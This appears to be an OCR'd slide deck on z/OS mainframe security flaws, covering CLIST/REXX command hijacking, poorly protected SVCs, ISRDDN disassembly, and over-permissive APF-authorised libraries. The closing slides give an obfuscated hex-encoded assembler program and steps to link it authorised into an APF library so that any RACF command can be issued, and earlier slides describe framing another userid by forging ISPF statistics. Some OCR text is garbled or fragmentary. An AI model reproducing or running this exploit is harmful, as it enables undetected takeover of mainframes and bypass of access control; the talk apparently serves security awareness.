
CLIST/REXX Issues

- So the next time PAULR logs onto the system any command entered into mycmd is run…game over….
- I can even cover my tracks my resetting the ISPF stats to show another userid having last changed ISPFCLMW and MYCMD
- It appears that CARLAF was last to update these members…
- I wonder who that is???



Poorly coded SVC's


- A more complicated exploit
- But we often see what is deemed the magic SVC, that gets a user into Supervisor State and/or Key 0
- At which point the user has complete control of the operating system, hardware and access to all data
- These SVCs are sometimes protected
- One of the best ones I have seen was the fact the caller of the SVC had to pass the word AUTH in register 1 at invocation
- Nothing like a bit or hard-core security!



Poorly coded SVC's

- How do you find them?
- Write you own REXX code to list the SVCTABLE or use something like TASID to do it for you
- Use TSO TEST to display the instorage version of the SVC
- Or use the DISASM function of ISRDDN to show you what's located in storage


Poorly coded SVC's



```
       +24    MVCK     1475(R14,R14),496(R15),R2
 INVALID INSTRUCTION CODE AT +2A
 TEST
eq svc d5d000.
 TEST
l svc i l(64)
 SVC                                                                 00000000
        +0    BALR     R12,0
        +2    C        R1,30(,R12)
        +6    BC       7,28(,R12)
        +A    L        R2,180(,R4)
        +E    BCT      R0,24(,R12)
       +12    OI       236(R2),1
       +16    BC       15,28(,R12)
       +1A    NI       236(R2),254
       +1E    BCR      15,R14
 INVALID INSTRUCTION CODE AT +20
 TEST
l svc c l(64)
 SVC                                                                 00000000
        +0  ............ .....o....0..m.....
       +20  AUTH.....Y...¬.0&..IGG019DC04/06
 TEST
 ***
```

Looking at a Load Module


- The LOAD command attempts to load a module into storage



```
                           Current Data Set Allocations                Row 1 of 153
Command ===> load iefbr14_                                            Scroll ===> PAGE

 Volume   Disposition Act DDname   Data Set Name   Actions: B E V M F C I Q
 PDBA01   SHR,KEEP    > _ ADMCDATA QMFA10.ADMCDATA
 PDBA01   SHR,KEEP    > _ ADMCFORM QMFA10.SDSQCHRT
 PDBA01   SHR,KEEP    > _ ADMGGMAP QMFA10.SDSQMAPE
 PDBA01   SHR,KEEP    > _ ADMSYMBL QMFA10.ADMSYMBL
          MOD,DEL     > _ AOFPRINT ---------- JES2 Subsystem file -------------
 PRES01   SHR,KEEP    > _ AOFTABL  AUT330.AOFTABL
 PRES01   SHR,KEEP    > _ DITPLIB  DIT130.SDITPLIB
 PDBA01   SHR,KEEP    > _ DSNETBLS DSNA10.SDSNSPFT
          MOD,DEL     > _ DSQDEBUG ---------- JES2 Subsystem file -------------
 PWRK01   NEW,DEL     > _ DSQEDIT  SYS14231.T102034.RA000.TSGDL.R0162211
 PDBA01   SHR,KEEP    > _ DSQPNLE  QMFA10.DSQPNLE
          MOD,DEL     > _ DSQPRINT ---------- JES2 Subsystem file -------------
          MOD,DEL     > _ DSQUDUMP ---------- JES2 Subsystem file -------------
 PRES01   SHR,KEEP    > _ IHVCONF  AUT330.IHVCONF
 PWRK02   NEW,DEL     > _ ISPCTL1  SYS14231.T102034.RA000.TSGDL.R0162207
 PWRK02   NEW,DEL     > _ ISPCTL2  SYS14231.T102034.RA000.TSGDL.R0162208
 PRES01   SHR,KEEP    > _ ISPEXEC  ISP.SISPEXEC
 PRES01   SHR,KEEP    > _          SYS1.SBPXEXEC
 PSYS01   SHR,KEEP    > _          CSQ710.SCSQEXEC
  *CMD
```

Looking at a Load Module…


- …if successful, ISRDDN shows the module statistics…



```
                                                           153
C                     CSVQUERY Results               IEFBR14   PAGE
  Command ===> _
                                                More:      +   Q
  Module IEFBR14  was found to be already loaded. Note that
  invocations of this program name may pick up another copy from
  STEPLIB or a LIBDEF'ed data set or from a tasklib such as ISPLLIB.
  Tab to a box and press enter to view the module in storage.
      +-------------------------+                               -----
      | PLPA resident           |
      | Module address:00DF5000 |
      | Module size:   00000008 |
      | Reentrant               |                               -----
      | Serially reusable       |
      | Not loadable only       |
      | Authorized library      |                               -----
      | Not Authorized program  |                               -----
      +-------------------------+

*CMD
```

Looking at a Load Module…


- …and the "object code."



```
 BROWSE    IEFBR14 PLPA Start:00DF5000 Size:00000008  Line 00000000 Col 001 080
 Command ===> _                                              Scroll ===> 2
********************************* Top of Data **********************************
       +0 (00DF5000)    1BFF07FE 00000000                        * ...Ú....       *
******************************** Bottom of Data ********************************

*CMD
```

Looking at a Load Module…


- You can ask ISRDDN to “disassemble” the load module with the DISASM command



```
 BROWSE     IEFBR14 PLPA Start:00DF5000 Size:00000008  Line 00000000 Col 001 080
 Command ===> DISASM_                                          Scroll ===> 2
********************************* Top of Data **********************************
      +0 (00DF5000)    1BFF07FE 00000000                       * ...Ú....       *
******************************** Bottom of Data ********************************



   *CMD
```

Looking at a Load Module..


- You will be asked if you are authorized to do this…



```
 BROWSE     IEFBR14 PLPA Start:00DF5000 Size:00000008  Line 00000000 Col 001 080
 Command ===> DISASM                                           Scroll ===> 2
********************************* Top of Data **********************************
      +0 (00DF5000)    1BFF07FE 00000000                       * ...Ú....       *
******************************** Bottom of Data ********************************
                                 *** WARNING ***
                                 *** WARNING ***
                                                       More:    -
                  Before using this function you must be aware of and
                  respect the intellectual property rights of others.
                  You are not authorized to use this function to
                  disassemble, copy or create assembly listings
                  or disassembled Assembler Language source code
                  in violation of any contractual or other legal
                  obligation. You are authorized to use this function
                  only for code for which you have verified you have
                  the right to perform disassembly.

                  Only type YES to proceed if you believe you have the
                  legal right to view the disassembled code.
                    Type YES to proceed . . . NO
                    Disassemble from offset . 00000000
   *CMD
```

Looking at a Load Module…


- You may have to scroll down to enter “YES”…




```
 BROWSE    IEFBR14 PLPA Start:00DF5000 Size:00000008  Line 00000000 Col 001 080
 Command ===> DISASM                                           Scroll ===> 2
********************************* Top of Data **********************************
      +0 (00DF5000)   1BFF07FE 00000000                     * ...Ú....         *
******************************** Bottom of Data ********************************

                                *** WARNING ***
                                *** WARNING ***
                                                     More:   -
                   Before using this function you must be aware of and
                   respect the intellectual property rights of others.
                   You are not authorized to use this function to
                   disassemble, copy or create assembly listings
                   or disassembled Assembler Language source code
                   in violation of any contractual or other legal
                   obligation. You are authorized to use this function
                   only for code for which you have verified you have
                   the right to perform disassembly.

                   Only type YES to proceed if you believe you have the
                   legal right to view the disassembled code.
                     Type YES to proceed . . . YES _
                     Disassemble from offset . 00000000
   *CMD
```

Looking at a Load Module…

- And if you say “YES”, your module is disassembled.




```
 BROWSE    IEFBR14 PLPA Start:00DF5000 Size:00000008  Line 00000000 Col 001 080
 Command ===> _                                                Scroll ===> 2
********************************* Top of Data **********************************
(00DF5000)       +0   1BFF            A0000000 SR      R15,R15
(00DF5002)       +2   07FE                     BR      R14
(00DF5004)       +4   0000 0000                DC    X'00000000'
******************************** Bottom of Data ********************************
   *CMD
```



Poorly protected APF lib's

- Very simple exploit
- It not uncommon to find hundreds of users having update access to APF authorised library
- What's most alarming is that the client site (s) typically 10 or less system programmers
- Having update authority to an APF authorised library means I can write my own authorised code and run it undetected ☺




Poorly protected APF lib's

- May ways to find the list of APF Authorised libraries
  - ISRDDN
  - IPLINFO REXX Exec
  - TASID
  - …and many more…..
  - Or write your own
- TSO ISRDDN
  - APF
  - ONLY APF
  - MEM FRED
- TSO IPLINFO APF – If you have installed IPLINFO REXX

Excess ies

- Once you
- Then the


MVS Assembler Language
CONCEPTS • PROFESSIONAL SUBSET • ADVANCED FUNCTIONS •
DASD ACCESS METHODS • PROGRAM DEVELOPMENT TECHNIQUES
Kevin McQuillen
Anne Prince

SPECIALISTS


RSM

Just a Bit of Code... Honest ☺

```
A START
DC
X'411000300A6B58F0021CBFFFF154A774000858F0022458FF006C58F
F00C896'
DC X'80F02617FF07FE'
END A
```


SPECIALISTS

RSM




Now the good bit!

- Assemble and linkedit the code shown with AC(1)
- Place in an APF library with any name you want (LURACF)
- Run the program as a two step batch job…
  - The first to call this program (PGM=LURACF)
  - The second to issue any RACF command you want!



